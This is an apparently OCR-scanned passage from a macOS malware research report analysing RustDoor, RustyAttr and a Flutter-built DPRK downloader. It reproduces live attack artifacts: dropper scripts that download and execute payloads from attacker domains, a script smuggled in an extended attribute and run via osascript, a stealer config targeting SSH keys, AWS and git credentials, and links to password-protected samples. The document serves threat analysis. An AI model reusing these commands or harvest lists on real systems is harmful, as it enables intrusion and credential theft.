
Read 5 replies

Writeups:

- "**Jamf Threat Labs observes targeted attacks amid FBI Warnings**" -Jamf
- "**New macOS Backdoor Written in Rust Shows Possible Link with Windows Ransomware Group**" -BitDefender

Infection Vector: Decoy PDFs, Visual Studio Projects

The **BitDefender report** noted that with input from Jamf researchers, that the first component of the malware is a downloader that masquerades as a PDF document:



RustDoor's 'Installer' masquerades as a PDF document

When executed, the application (that is masquerading as a PDF) will execute a script found in its `/Resources` directory:

```
#!/bin/sh
cd /tmp
curl -O -s https://turkishfurniture.blog/job.pdf
open job.pdf
cd "/Users/$(whoami)/"
curl -O -s https://turkishfurniture.blog/Previewers
chmod +x Previewers
./Previewers
```

We can see that it first downloads a (real) PDF and opens it so the victim thinks nothing is amiss. Then, it downloads and executes binary (here, named `Previewers`) and launches the persistent backdoor component of the malware.

The Jamf researchers also noted another infection vector:

> *"Jamf Threat Labs noted an attack attempt in which a user was contacted on LinkedIn by an individual claiming to be a recruiter on the HR team at a tech company that specializes in decentralized finance.*
>
> *In the observed scenario, the recruiter sent a zipped coding challenge to the target which is considered to be a fairly common step in the screening processes of a modern day development role. This coding challenge came in the form of a Visual Studio project ...buried within two separate csproj files are malicious bash commands that both download a second stage payload." -Jamf*

In this case, when the project is compiled, that malicious commands will be executes which download and execute the next stage of the malware.

```
You can read more about this type of infection vector (that's oft-associated with DPRK-attributed hackers) in the FBI report:
```

"North Korea Aggressively Targeting Crypto Industry with Well-Disguised Social Engineering Attacks"

Persistence: Varied

The **BitDefender report** uncovered various methods by which the malware can persist that includes as a launch agent, as a cron job, via the `~/.zshrc`, and even (kind of) via the dock.

The type of persistence is determined by an embedded config (stored directly in the binary). It has keys such as `lock_in_rc`, `lock_in_launch`, and `lock_in_dock`. One will be set to `true`.

Though persisting as a cronjob or launch agent is fairly common, methods like dock "persistence" is unusual. The BitDefender researchers explain the malware approach to dock persistence:

> *"Persistence achieved by adding the binary to the dock. This is done using the command defaults write com.apple.dock persistent-apps -array-add. which modifies the com.apple.dock file (located in ~/Library/Preferences folder). After modifying the file, the command killall Dock is executed to restart the Dock and apply the changes." -BitDefender*

It should be noted though, that this dock "persistence" merely adds the malware to the dock, it doesn't actually launch it. The user would still have to click on the added dock icon. (It is likely the malware will masquerade as already present, or common application, to increase the likelihood that the user will (re)launch it).

Capabilities: Stealer + BackDoor

The core component of the malware is the persistent backdoor, though, as the Jamf researchers also pointed at it support stealer-like capabilities. The embedded config (that also controls the selected persistence mechanism), contains a list of file extensions that the malware should collect.

```
"files": {
        "enabled": true,
        "exit_after_uploaded": false,
        "files_without_ext": true,
        "max_file_size": "1M",
        "max_depth": 5,
        "max_files": 0,
        "include_ext": [
            ".conf",
            ".ovpn",
            ".csv",
            ".pdf",
            ".xls",
            ".xlsx",
            ".doc",
            ".docx",
            ".yml",
            ".sh",
            ".zsh_history",
            ".zshrc",
            ".tsh",
            ".mysql_history",
            ".git-credentials",
            ".gitconfig",
            ".bash_profile",
            ".cnf",
            ".viminfo",
            ".ppk",
            ".json",
            ".bash_history",
            ".pem",
            ".pub",
            ".current-profile",
            ".known_hosts",
            ".yaml",
            ".env",
            ".gitlab",
            ".idea",
            ".yarn",
```

```
            ".github",
            ".php",
            ".rtf",
            ".py",
            ".ini",
            ".rsa",
            ".cfg",
            ".1pif",
            ".txt"
        ],
        "include_dirs": [
            ".ssh",
            ".aws",
            ".config"
        ],
        "exclude_dirs": [
            "Applications",
            "Movies",
            "Music",
            "Pictures",
            ".Trash",
            "Library"
        ]
    }
```

The other goal of the malware is to provide “standard” backdoor capabilities:

> "*The [capabilities allow the] malware to gather and upload files, and gather information about the machine*" *-BitDefender*

BitDefender listed the (names?) or commands supported by the malware (that we also find as embedded strings): `ps`, `shell`, `cd`, `mkdir`, `rm`, `rmdir`, `sleep`, `upload`, `botkill`, `dialog`, `taskkill`, `download`.

Another interesting feature of the malware is ingesting streaming log messages (though it’s not exactly clear why). Specifically it invokes macOS’s `log` binary with the `stream` commandline argument and a predicate to match messages containing either `com.apple.restartInitiated` or `com.apple.shutdownInitiated`:

This activity can easily be observed via a process monitor:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  {
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "name" : "log",
    "pid" : 34329,
    "path" : "/usr/bin/log",

    "arguments" : [
      "log",
      "stream",
      "--predicate",
      "eventMessage contains \"com.apple.restartInitiated\" or eventMessage contains
\"com.apple.shutdownInitiated\"",
      "--info"
    ],
    ...
  }
 }
}
```

Though its not known exactly why the malware wants to detect when the system is shutting down or restarting, it could be take actions such as deleting traces or temporary files to evade forensic analysis, or persisting its state to survive a reboot? Or maybe if it hasn’t persisted it could interrupt the shutdown/restart all together?

As a final note, if you execute the malware (in a Virtual Machine, or dedicated analysis system), with the `--help` flag it will display the following:

```
./zsh_env --help
Usage: zsh_env [OPTIONS]

Options:
  -l, --launch-agent          Launch agent mode
  -r, --remove-agent          Remove launch agent
  -d, --daemon                Daemon mode
  -u, --unlock                Remove lock file
      --inject-launch         Starter as injected launch agent
      --inject-rc             Starter as injected rc
      --bin   Path to packed binary
      --dialog
      --test-dialog           Dialogue to test
  -h, --help                  Print help
  -V, --version               Print version
```

…which could be useful in continued dynamic analysis!

Downloaders:

The final section of this report focuses on malware that primarily functions as downloaders. These 1st-stage components often fetch more feature-complete malware, such as persistent backdoors. Sometimes, the downloaded malware is brand new; other times, it's already well-known. Unfortunately, by the time security researchers or malware analysts uncover the downloader, the server hosting the 2nd-stage payload is sometimes offline, leaving the next steps unknown.

In this section, we cover all the macOS downloaders discovered in 2024.

👾 RustyAttr


RustyAttr is a (DPRK-attributed) downloader. Somewhat novel was its use of extended attributes to hide malicious shell scripts.

⬇ Download: **RustyAttr** (password: infect3d)

Group-IB Threat Intelligence originally detected and subsequently analyzed `RustyAttr`:

Group-IB Threat Intelligence
@GroupIB_TI · Follow

#Lazarus has attempted to evade detection on #macOS systems using a new technique - code smuggling using extended attributes



7:59 PM · Nov 12, 2024

180 Reply Copy link

Read 1 reply

Writeups:

- “[Stealthy Attributes of Lazarus APT Group: Evading Detection with Extended Attributes](**https://www.group-ib.com/blog/stealthy-attributes-of-apt-lazarus/"**

Infection Vector: Fake (PDF) Documents

The exact distribution / infection vector is not known, as no victims have been confirmed:


> *"We have encountered only a few samples in the wild and cannot definitively confirm any victims from this incident. It is also possible that they are experimenting with methods for concealing code within the macOS files." -Group-IB*

However, looking at the name(s) of the malicious `RustyAttr` applications, we can see that they include names such as “Discussion Points for Synergy Exploration” and “Investment Decision-Making Questionnaire”

And unfortunately they appear to have been both signed and notarized:

'RustyAttr' was signed and (originally) notarized

When run the malware will download and display a PDF document:



When launched, 'RustyAttr' downloads and displays a PDF (Image credit: Group-IB)

Masquerading as PDF aligns closely to DPRK's (favorite?) infection vector.

Persistence: None

Most downloaders don't persist, instead often downloading a persistent 2nd-stage payload. As thus it's not a surprise that `RustyAttr` itself doesn't persist.

Capabilities: Downloader

`RustyAttr` is a downloader, whose next stage was, as the Group-IB "not available for download at the time of research". Still, lets take a peek at it's downloading capabilities as they contain some rather unique steps.

As noted by the Group-IB researchers, the malware, rather unusually stores malicious scripts in an extended attribute named `test`:

```
% xattr -r RustyAttr/Discussion\ Points\ for\ Synergy\
Exploration.app/Contents/MacOS/AwesomeTemplate
RustyAttr/Discussion Points for Synergy Exploration.app/Contents/MacOS/AwesomeTemplate:
com.apple.quarantine
RustyAttr/Discussion Points for Synergy Exploration.app/Contents/MacOS/AwesomeTemplate:
test
```

Using `xattr`'s `-p` commandline flag, we can print out the contents of `test`:

```
% xattr -p test RustyAttr/Discussion\ Points\ for\ Synergy\
Exploration.app/Contents/MacOS/AwesomeTemplate

(curl -o "/Users/Shared/Discussion Points for Synergy Exploration.pdf"
"https://filedn.com/lY24cv0IfefboNEIN0I9gqR/dragonfly/Discussion%20Points%20for%20Syner
gy%20Exploration_Over.pdf" || true) && (open "/Users/Shared/Discussion Points for
Synergy Exploration.pdf" || true) && (shell=$(curl -L -k
"https://support.cloudstore.business/256977/check"); osascript -e "do shell script
$shell")
```

From this, its clear to see that once executed

And how does the script get extracted and executed? Ah, by the main application. Specifically, as noted by the Group-IB researchers, the application executes a `preload.js` script, which extracts the malicious script (from the application's extended attribute) then executes it:

```
const {invoke} = window.__TAURI__.tauri;

window.addEventListener('DOMContentLoaded', async () => {
    await performInitializationTask();
});

async function performInitializationTask() {
    const appPath = await invoke('get_application_path')
    const attribute = await invoke('get_application_properties', {
        path: appPath,
        name: "test"
    })
    await invoke('run_command', {
        command: attribute
    })
    if(attribute.length > 0) {
        await invoke('close_main_window');
    } else {
        await invoke('show_main_window');
    }
}
```

The application will extract and executed the malicious scripts (Image credit: Group-IB)

👾 DPRK Downloader


This is yet another downloader attributed to the DPRK. Though unnamed (as its somewhat generic), it was rather interestingly built using Flutter, which provides a certain level of obfuscation.

⬇ Download: **DPRK** (password: infect3d)

Researchers at Jamf Threat Labs originally discovered and subsequently analyzed this downloader

Virus Bulletin
@virusbtn · **Follow**

Jamf Threat Labs researchers Ferdous Saljooki (@malwarezoo) & Jaron Bradley (@jbradley89) look into malware samples for macOS built using Flutter and believed to be tied to the Democratic People's Republic of Korea (DPRK). jamf.com/blog/jamf-thre...



11:20 PM · Nov 12, 2024

43 Reply Copy link

Read more on X

Writeups:


- "**APT Actors Embed Malware within macOS Flutter Applications**"

Infection Vector: Infected Games (?)

The Jamf researchers noted that they originally found the malware on VirusTotal, but were not sure if it was being actually used in the wild (yet?):


> *"Jamf Threat Labs discovered samples uploaded to VirusTotal that are reported as clean despite showing malicious intent. The domains and techniques in the malware align closely with those used in other DPRK malware and show signs that, at one point in time... It's unclear in this case if the malware has been used against any targets or if the attacker is preparing for a new form of delivery."* -Jamf

However, running the malware reveals a simple yet functional game:



The DPRK malware masquerades as a simple game (Image credit: Jamf)

Interestingly, the malware was even notarized by Apple (though its notarization has since been revoked):



The malware was originally notarized by Apple

This disguise likely aimed to lure victims into downloading and playing the game, unknowingly exposing themselves to infection.

Persistence: None


As most downloaders don't persist (instead downloading a 2nd-stage payload that might persist), its unsurprising that this sample doesn't persist.

Capabilities: Downloader

The Jamf researchers note that the malware is simple a "stage one payload". Its goal is is to download and execute additional (second stage) payloads.

As the malware built with Flutter (a Google framework that simplifies designing cross-platform applications), this presents some complications for static analysis (both due the application layout, but more so because of Dart):


> *"Applications built using Flutter lead to a uniquely designed app layout that provides a large amount of obscurity to the code. This is due to the fact that code written into the main app logic using the Dart programming language is contained within a dylib that is later loaded by the Flutter engine.*
>
> *...suggests that the application's operational logic is heavily embedded within precompiled Dart snapshots, complicating analysis and decompilation efforts " -Jamf*



Layout of an Flutter (Image credit: Jamf)

```
% tree DPRK/New\ Updates\ in\ Crypto\ Exchange\ \(2024-08-28\).app
├── Contents
    ├── CodeResources
    ├── Frameworks
    │   ├── App.framework
    │   │   ├── App -> Versions/Current/App
    │   │   ├── Resources -> Versions/Current/Resources
    │   │   └── Versions
    │   │       ├── A
    │   │       │   ├── App
...
    ├── Info.plist
    ├── MacOS
    │   └── minesweeper
    ├── PkgInfo
